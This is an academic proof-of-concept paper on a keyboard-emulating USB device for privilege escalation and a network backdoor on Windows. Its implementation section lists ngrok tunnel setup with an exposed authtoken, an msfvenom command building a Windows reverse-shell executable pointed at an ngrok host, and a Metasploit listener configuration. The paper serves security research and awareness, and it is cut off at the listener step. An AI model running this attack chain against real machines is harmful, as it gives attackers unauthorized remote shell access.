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WINDOWS PRIVILEGE ESCALATION THROUGH NETWORK BACKDOOR AND INFORMATION MINING USING USB HACKTOOL

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ABSTRACT

A privilege escalation in the Windows system can be defined as a method of gaining access to the kernel system and allowing the user to have an administrative access to the local admin account system on the computer. This paper describes the proof of concept attack scheme using Universal Serial Bus (USB) Hacktool. The attack scheme, the same interaction on the physical access to the computer system could be accomplished by the attacker using a little effort on social engineering and specialized USB Hacktool to take over the computer system in full where it will collect valuable information and escalate the administrative privilege to gain unauthorized admin access which further attack can be done like setting up an open port for backdoor access. The evaluation of this paper gives a significant value as for educational purpose for proof of concept security project. The implementation on this project could help the responsible team to take necessary action toward physical security access to their computer or workstation.

Keywords*: Attack, Universal Serial Bus, Hacking, Data Mining, Backdoor, Metasploit.*

1. Introduction

Computing device, have revolutionary changed from old component architecture to new up-to-date changes that more robust, and secured. However, people becoming savvy, often find the flaw to compromise the computer technology that have been build. Security of the computer system can be breached. Computer systems are prone to many vulnerabilities where a flaw in the system could open to such a serious threat. Security software, firewall and other type of different method have been enforced to safeguard the valuable data in computers. There is no one hundred percent vulnerable-proof system that claim to be most sophisticated computer system ever (David, 2005). Many are not aware that attacks can be accomplished using a commonly used interface: Universal Serial Bus (USB). A compromised physical access to the system can exploit the system into information mining and privilege escalation by allowing the attacker to perform an attack that need an administrative access by invoking the privilege function in the system (Badshah et al. 2016). This Proof-of-Concept (PoC) project is carried out to proof the feasibility of the attack on the computer system.

The implementation of the PoC attack is to build a USB Hacktool where the USB Hacktool is a module that able to masquerade itself to the system where it can be recognized as the USB keyboard. This PoC core mission is to design a script for the proof of concept of privilege escalation and information mining, to demonstrate Windows privilege escalation process, information mining and backdoor access installation by using USB Hacktool and to analyse and identify method of securing the system from the PoC attack by USB Hacktool. This module can take an input of keystroke like a user typing on the keyboard but actually it works to type in what has been programmed in the script that embedded to the USB Hacktool card slot. The script involves the API that already exist integrated in the system, using PowerShell to call specific system function to display the information. This USB module is supported on the Windows platform with version 7 and later. It is workable within the administrator privilege. It is structured to do the information mining to collect important information of the system and file inside the victim(s) computer automatically as the device is inserted and escalate the admin privileged through network by installing a backdoor. Vulnerability in computer security perspective is a weakness that allows an attacker to lower down system's security. An attack is an action of exploiting holes inside the system that is has weakness or error in software, a bug in the source code or flaw within the design itself (Hentea, 2005).

A privilege escalation in the Windows system can be defined as a method of gaining access to the kernel system and allowing the user to have an administrative access to the local admin account system on the computer. It is a way to obtain the permission form unprivileged access to the higher level of administrator privilege. In Windows system that is being access into guest account have a restricted features and limitation to certain function. It is include to limit the activity of the guest user to change or going into the system's programs. Whereby User Account Control (UAC) is a Windows program that has a concept of privilege escalation by means if the guest user is performing a task under administrative level of permission, he/she will prompt to elevate the admin privilege by entering a credential details as a confirmation before the system allowed him/her to proceed the task. UAC is a Windows system protection that provide a layer of security within the system and can be adjust to the certain level of risk elevation by administrator user account.

Almost all computer types for instance laptops, desktop, smartphones or tables take input from human via keyboards or keypads. This is why there is a specification with the presence of standard USB that simply plug into any USB port of computer, masquerade to be a Human Interface Device (HID) keyboard then it will be automatically detected and accepted by most modern operating systems like Windows because operating system will not suspect anything from keyboard input device. In the meantime, with it own scripting language, covert design, this type of USB flash drive does not need to an administrative access, PowerShell to be installed, pre-install Command Prompt (CMD), and with some scripts that require internet access to work. Information security is the main point of this project, where the tricky part is to structure the information mining to collect important information of the system and file inside the victim(s) computer automatically as the device is inserted and escalate the admin privileged through network by installing a backdoor and to simulate the attacked environment the project will use a specific USB device. Crucial system information and file will be mine based on parameter list that have been set. This paper demonstrates the process of collecting system information based on parameter list configured. It search and collect system information that hold valuable info that could be used for fingerprinting task. Underlying that process is to explore and construct the coding scheme to be work with the device in this PoC project. This device is a HID act as an input of a keyboard but the physical shape of the device like a normal USB flash drive.

According to Zhu, Chu, & Lipford, (2016), privilege escalation is a common security attack that exposed dangers to system applications. It is a threat upon the system application. Whereby Wei et al., (2016) enlighten that if the kernel of privilege escalation vulnerabilities being exploit, the attacker can tamper the security identifiers which are allocated for the process of security context. In the other perspective of security view, Gorge, M. (2005) explained that USB devices can provide opportunities for files or information to be stolen as the security risk from the neglected awareness from the user. In conjunction of the physical access vulnerabilities Lee & Chee Keong (2013) stated that social engineering is common practice for attacker to mislead the user for allowing them to have a physical access to the computer. Implication from the attack on these vulnerabilities could exposed to system degradation and lower down the computer system security that will open a clear passage for attacker to compromise the system. The problem to this matter need to be resolved before it jeopardize the victim's computer. Thus, elevation process of User Account Control (UAC) mechanism from improvised proof of concept attack on this research paper will pin point several ways to overcome the attack.

2. Related Work

According to Lee & Chee Keong (2013), there are different ways to gain access to this valuable information for example, one of the way is through networking since many computers are networked. The attacker not only limited to networks area. They are also be able to have physical access to the computer or targeted machine by social engineering. Most of the devices have safety parts against physical access as such lock or pass code but there are interfaces that can be accessed and often not recognized as threats (Bang, J. et al., 2010). The common interface is USB which is ubiquitous. It is a pathway to attackers to gain root access from the inside to breach the computer. USB device are mostly used to interface with computer (Boukhobza, J., C. Timsit, 2005). Although it is certainly convenient for ease of use as plug-and-play, USB devices have been also responsible for multiple system breaches.

The device class code denotes the functionality of USB devices that included with software driver as shown at Table 1 USB Hardware Device Classes by Lee. C. C. K, 2013. The software will be launched for each connected device. The host able to support new type of devices from different vendors as it allows for device independence and adaptability. The defined device class characteristics are: HID Device Class, Communication Device Class, Mass Storage Device Class, Monitor Device Class, Audio Device Class.

Table 1 USB Hardware Device Classes

CLASS	USAGE	DESCRIPTION	EXAMPLES or EXCEPTION
00h	Device	Unspecified	Device class is unspecified, interface descriptors are used to determine drivers
01h	Interface	Audio	Speaker, microphone, sound card, MIDI
02h	Both	Communications and CDC Control	Modem, Ethernet adapter, Wi-Fi adapter
03h	Interface	Human Interface Device (HID)	Keyboard, mouse, joystick
04h	Interface	Physical Interface Device (PID)	Force feedback joystick 06h interface
05h	Interface	Image	Webcam, scanner
06h	Interface	Printer	Laser printer, inkjet printer, CNC machine
07h	Interface	Mass Storage (MSC or UMS)	USB flash drive, memory card reader, digital audio player, digital camera, external drive
09h	Device	USB Hub	Full bandwidth hub
0Ah	Interface	CDC-Data	Used together with class 02h: communications and CDC control
0Bh	Interface	Smart Card	USB smart card reader
0Dh	Interface	Content Security	Fingerprint reader

2.1 Tools and Attack Comparison

Table 2 shows all types of USB module used for variety of purpose based on the task of the individual intention. According to Ben Z. Gottesmean (2005), U3 stick is a SanDisk product manufacturer, it function is to launch Windows software application and be installed directly inside the U3 smart drives. In the other words, U3 stick is a portable computer on the go.


Table 2 Comparison of USB attacking type modules

USB Type	Usage	Features	Advantage	Disadvantage	Original Deployment
USB Switchblade	Information theft	- U3 technology	- Storage up to 8gb	- Only run on Windows Platform - UAC triggered	Originally create to silently recover Window system and retrieve computer info
USB Hacksaw	Data stealer	- Act like keyboard HID	- AutoRun - Persistent payload	- Complex configuration - AutoRun is disable	Capable to send stolen data from every USB flash drive via email
USB Based Virus	System intrusion	- U3 technology	- AutoRun - Support cross platform	- UAC triggered	Loaded with various intrusive malware and detonate on victim's system
USB Device Overflow	Buffer the system	- U3 technology	- AutoRun - Exploit trust relationship	- Only run on Windows 2000 & XP	Exploit trust Relationship to emulate particular device
USB Hardware Trojan Horse device	Hacking	- U3 technology - Act like keyboard HID	- Emulate keyboard - Support cross Platform	- Only run on Windows platform	Use to disguise as keyboard and infect system with Trojan Horse
USB Hacktool	Information theft & backdoor access	- Act like keyboard HID	- Upgradable firmware - Escalation privilege	- Only run on Window platform - Small storage	Use to elevate privilege function and installing backdoor access also mining computer info

However some people use this U3 stick into covert destructible tools. The U3 system is pre-loaded hardcoded on the drives and cannot be copy or add to normal USB flash drive. All of these USB type devices are needed for administrator privilege logon to run the application. Others USB that act like a keyboard have the ability to write the script from the system but first it must be programmed to write what as it should so this type of USB cannot be detect by antivirus or anti malware application because the USB itself do not load the malicious application from the USB but instead writing it on the system and save as a VBS script.

2.2 UAC Windows Privilege

Based on Ciprian Adrian Rusen (2017), User Account Control or UAC in Windows is a security feature which helps to prevent an unauthorize changes to the Windows operating system that can be initiated by applications, users or malware. This feature will ensure only certain changes will be executed under normal guest account which required approval from the administrator account.




Do you want to allow the following program to make changes to this computer?

Program name: EaseUS Todo Backup Free Setup
Verified publisher: **CHENGDU YIWO Tech Development Co., Ltd.**
File origin: Hard drive on this computer

Figure 1 UAC alert box
(Source: Ciprian Adrian Rusen., 2017)

In Figure 1, Windows OS will prompt out UAC when some application is executed, the prompt box will look like in the figure above if that Windows account is log in as administrator account which will tell the user to either continue by clicking “Yes” button or cancel the running process by clicking on “No” button.



Do you want to allow the following program to make changes to this computer?

Program name: EaseUS Todo Backup Free Setup
Verified publisher: **CHENGDU YIWO Tech Development Co., Ltd.**
File origin: Hard drive on this computer

To continue, type an administrator password, and then click Yes.

Digital Citizen
Password

Figure 2 UAC verification
(Source: Ciprian Adrian Rusen., 2017)

Unlike user that is under guest account it will have restrictions to run application that will do changes on the system as for the reason it does not have administrator privilege where the prompt box will request for the password to proceed with the installation shows below in Figure 2. The interface of the UAC prompt alert may slightly different depend on the Windows OS version but the concept of the UAC still be the same in term of it restriction applied on the application with limited account roles.



Application or file wants to run and receive administrative permissions
UAC initiates the elevation prompt to the user
The user's decision is requested
Yes
No
The application or file runs as administrator
The application or file is closed and its administrative privileges are gone

Figure 3 UAC Mechanism
(Source: Ciprian Adrian Rusen., 2017)

The flow of UAC is shown in Figure 3, the application is being executed by the user and it will make a system changes on Windows system files or folder. Assume that the UAC is set to the default security level at which to the maximum, UAC alert box will be triggered for permission when user tried to run the application, if the user account already had an administrative role it then has the option to continue without any other verification. In other situation, when the user holds the role for limited operations UAC will then prompt to provide with the password to verify that the user has the authorized access from the administrator to continue for the changes that will be done on user’s files and registry setting from the new installation. If the user does not have any, user will only have to decide to abort the installation and the application will closed and so with the UAC box.

2.3 UAC Privilege Escalation

The function of the UAC is to provide a security level to the Windows system that meet the administrator protection toward the system operations. Whereas UAC privilege escalation is to reverse it protection mechanism where the UAC is being challenged that give the attacker an advantage to have the benefit from the Windows system loophole. This event gives the attacker the right of administrator roles and executing any system operations without needing an authorization or permission from the legitimate system administrator

2.4 UAC Architecture




Figure 4 How UAC works
(Source: Microsoft Technet., 2012)

The process and interaction of the UAC from it developer review Microsoft (2012) stated that, for each application which requires administrator access token must the administrator for permission. In order to have better knowledge and understanding, Figure 4 illustrate the UAC architecture and process flow happened between user and system interaction. While Table 3 describe each of the respective component involved during the process occurred.

Table 3 Component of the UAC process flow

Component	Description
User	
User performs operation requiring privilege	Virtualization will be called if the operation changes the file system or registry, all other operation call ShellExecute.
ShellExecute	ShellExecute calls CreateProcess and looks for the ERROR_ELEVATION_REQUIRED error from CreateProcess. ShellExecute calls the Application information service if it receives the error, to perform the requested task with the elevated prompt.
CreateProcess	CreateProcess will reject the call with ERROR_ELEVATION_REQUIRED if the application requires for the elevation.
System	
Application information service	A system service that will run the application that requires one or more elevated privileges or user rights to run the local admin task and applications that nee higher integrity level.
Elevating an ActiveX install	The system will check for UAC slider level if ActiveX is not installed.
Check UAC slider level	There are 4 levels of notification to choose from :- ➢ HIGH o The slider is set at **Always Notify** that will force the system to always notified when programs try to make changes to the system. ➢ Medium o The slider is set to **Default-Notify** when programs try to make change to the computer o Do not notify when the user make changes to the Windows settings ➢ Low o The slider is set to **Notify me only when programs try to make changes to my computer (do not dim by desktop**), the CreateProcess is called. ➢ Disable UAC o The slider is set to **Never notify**, this setting will turn off the UAC function.
Secure desktop enabled	• If the secure desktop is enabled, all elevation requests go to secure desktop. • If the secure desktop is not enabled, all elevation requests go to the interactive user's desktop, and user settings for admin and standard user are used.
CreateProcess	It will call AppCombat, Fusion and installer detection to assess if the application requires elevation. The application is then being inspected to determine it execution requisition level that is stored in application manifest. CreateProcess will fail if the manifest does not match the access token and return ERROR_ELEVATION_REQUIRED to ShellExecute.
AppCompat	This is a database component that stores information of application compatibility.
Fusion	It is a Fusion database that stores information from application manifest that describe the applications.
Installer detection	This component detects setup of executable files which help to prevent installations being run without user's knowledge and permission.
Kernel	
Virtualization	This technology ensures that non-compliant applications do not fail silently when being run or fails in a way that the cause is undetermined.
File system and registry	Per-user file and registry virtualization redirects per-computer registry and file write requests to equivalent per-user locations. While read requests are redirected to the virtualized per-user location first and per-computer location second.

3 Project Approach

The general project structure for the proof of concept research paper that intends to serve the objectives that should be achieved.



Enlisting information considered valuable
Preprogrammed script for USB Hacktool
Running the USB Hacktool only on Windows platform
Connection to internet should be establish
Pack the script using Java compiler
Autorun USB Hacktool
Open port for backdoor
Verifying the output of the USB Hacktool execution is feasible
Information mining

Figure 5 The framework of the project

In the next phase, the implementation and testing will be done on Virtual Machine (VM) as to ensure the safe environment and ethical conduct rather than testing it on the unauthorized machine itself. The backdoor access will be controlled from Kali OS in virtual machine. This is because the Metasploit is built integrated especially for Kali Linux. This method of testing on VM also can be reversed to the original state if there is anything wrong happened during the process.


4 Implementation

The general project structure for the proof of concept research paper that intends to serve the objectives that should be achieved.

4.1 Backdoor Access Configuration

The project is using Reverse Shell programs a type of attack vector where the victim will communicate back to the attacking machine which act as a listener/server that will be configured with port on which it will received and accept the connection from the target. The purpose of using reverse shell instead of bind shell is that reverse shell can purposely establish a connection to a specific victim and communicates back to the attacking machine even if the attacking machine using a private IP address rather than public IP address where the attacker system is not available publicly on the internet for the victim to communicate.


As for the feasibility and mobility of the project. Ngrok tunnel is used to provide secure tunnels that will expose local server (an attacking machine that used private IP) behind a NAT or firewall to the internet where the victim is located.



```
root@karipap:~/Desktop# ./ngrok authtoken iibAqxYsamsrJkkdh76B_NESGABPV1qpR8pA51QaQ
Authtoken saved to configuration file: /root/.ngrok2/ngrok.yml
root@karipap:~/Desktop#
```

Figure 6 Ngrok first time token authentication.

Ngrok will need to be registered first in web portal and token string will be given to authenticate the respective computer with the configuration file saved in it directory as shown in figure 4.1 where the Authtoken is saved to the configuration file with the filename Ngrok.yml.




```
ngrok by @inconshreveable

Session Status                online
Account                       Att (Plan: Free)
Version                       2.2.8
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.ngrok.io:13966 -> localhost:4444

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

Figure 7 Tunneling session

The tunnel is set for the victim to connect to the Localhost with external port 4444. Once the connection is established the tunnel will display Session Status "online" where it is ready to deploy with USB Hacktool's script for network backdoor access. In figure 7, the 1st row starting with white fonts indicate the account type of Ngrok application used in this project. The 2nd row is the version of Ngrok tools latest development. 3rd is a region the Ngrok used to connect to the nearest server. 4th is a web interface along with the port for the computer where the Ngrok is executing. 5th is the vital details where this forwarding address is the core info that is used to configure the reverse shell application so when the executable file is run by the victim, the victim's computer will make a connection to the Ngrok tunnel address which is through specific port provided by Ngrok, 13966 and this port is constantly change every time the application is restart. After the victim established the connection with the tunnel, Ngrok will forward the connection to the localhost of the attacking machine with port 4444 specified at the early process, at this stage the attacking machine will listen to any connection made through this Ngrok application. The 6th row is a traffic statistic for monitoring the inbound connection.

4.2 Meterpreter Reverse Shell Configuration




```
root@karipap:~# msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=0.tcp.ngrok.io LPORT=13966 -f exe -o rs.exe
No encoder or badchars specified, outputting raw payload
Payload size: 299 bytes
Saved as: rs.exe
root@karipap:~# 
```

Figure 8 Meterpreter Reverse Shell

Meterpreter is one of the powerful and famous tool known for its highly effective application toward network security platform in penetration testing deployment. To implement a reverse shell attack, payload has to be created first. Figure 8 depicted the way to build a payload using Msfvenom a newer version of Metasploit framework which is a combination of Msfpayload and Msfencode. These combined utilities into single core utility called Msfvenom can generate a payload in specific format also encode and obfuscate the payload using different algorithms.


Figure 8 shows that Msfvenom is create using x86 architecture under Windows platform where reverse_tcp protocol is used together with LHOST (local host) of the tunnel address and LPORT (local port) for the tunnel to be directed to. The final process of generating the payload is to specify the format of file encoding which being encoded into "exe" and saved with the filename "rs.exe" as the output.



```
root@karipap:~# msfconsole
```

Figure 9 Msfconsole


When the command Msfconsole in figure 9 is issued in the command line, it will begin to run into Metasploit console where further instruction can be given to setup the listener on attacking machine as for the figure 10 shows several instructions executed.



```
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.159.147:4444
[*] Starting the payload handler...
msf exploit(handler) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set ExitOnSession False
ExitOnSession => False
msf exploit(handler) > exploit -j
```

Figure 10 Starting the listener


First command line is to start the multi handler exploit where it function is to utilize the type of exploit for specific task. Loopback IP address (127.0.0.1) and open port (4444) are set for local host (LHOST) and local port (LPORT) respectively for listener interface to connect. This Loopback address is also a tunnel interface on Ngrok application whereby victim will connect to the Ngrok host address and port on public network and being forward to the local loopback address that being listened by the attacker machine. To make the connection persistence even the connection unintentionally close or network is down, "ExitOnSession" is set to false. Listener will start when "exploit –j" is run.



```
[*] Exploit running as background job.

[*] Started reverse handler on 127.0.0.1:4444
[*] Starting the payload handler...
```

Figure 11 Listener Established

